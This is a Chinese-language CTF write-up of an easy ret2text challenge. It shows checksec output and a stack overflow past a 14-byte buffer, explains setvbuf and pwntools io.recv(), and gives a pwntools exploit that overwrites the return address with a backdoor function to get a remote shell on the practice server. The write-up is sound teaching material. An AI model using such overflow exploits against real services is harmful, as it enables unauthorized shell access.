easy ret2text
$ checksec show3
[*]
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No

setvbuf 是 C 标准库函数,用来 设置一个文件流的缓冲模式 。
语法:
int setvbuf(FILE stream, char buf, int mode, size_t size);setvbuf(stdout, 0, 2, 0) → 给 stdout 设置: 无缓冲 (mode=2)
setvbuf(stdin, 0, 2, 0) → 给 stdin 设置: 无缓冲 (mode=2)
stdout(标准输出) :默认 行缓冲 ,也就是说 printf 输出的内容先存缓冲区,遇到 \n 或者缓冲区满了才真正输出到屏幕/管道。
stdin(标准输入) :默认 行缓冲 或 全缓冲 (取决于是否连接终端),数据会先攒着,不立即交给程序。
在正常的终端操作里,行缓冲几乎没感觉,因为你每次敲回车都会触发刷新。但在 PWN 攻击的管道通信 中,缓冲会引发致命的时序问题 。

首先声明了一个名为 buf 的字符数组,大小为14字节它距离ebp的距离为0x12,这里通过read函数
buf能读入0x32 ,转换为10进制就是50个字节的数据,因此这里很明显就存在栈溢出了,在找到漏洞点后,很明显看到左边有一个backdoor函数,跟进查看:

直接进行溢出覆盖返回地址再输入后门函数地址即可控制程序的执行流程至此,那么我们也就得到了我们所需要的一个shell了。
exp:
from pwn import *
context.log_level = 'debug'
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28187)
elf = ELF('pwn')
backdoor = elf.sym['backdoor']
payload = 'A'*(0x12+4) + p32(backdoor)
这句话有Bug:
payload = 'A'*(0x12+4) + p32(backdoor) 错的
# ^^^^^^ 是 str ^^^^^^ 是 bytes
payload = b'A' * (0x12 + 4) + p32(backdoor) 对的
# ^^^^^是bytes ^^^^^^ 是 bytes
io.sendline(payload)io.recv()
在这里的作用:
这里把程序到目前为止的输出全部清楚,让你进入 interactive() 时看到一个干净的 shell 提示符。
io.recv() 是 pwntools 里 最底层的接收函数 ——从目标进程/远程服务器那里接收原始字节数据,不做任何解析、不等待特定内容、不自动加换行。
//data = io.recv(n)
   data = io.recv()
指定数字 ,比如 io.recv(1024): 阻塞等待 ,直到收到 1024 个字节,或者连接关闭。只要没收够,就一直等着。
不指定数字 ,直接 io.recv():接收管道里"此刻已有"的所有数据。如果没有数据且管道没关,就按照超时设置来。
返回值:
永远是 bytes 类型——原始字节流。哪怕收到的是可打印字符 "Hello",返回的也是 b'Hello',不是字符串。

io.interactive()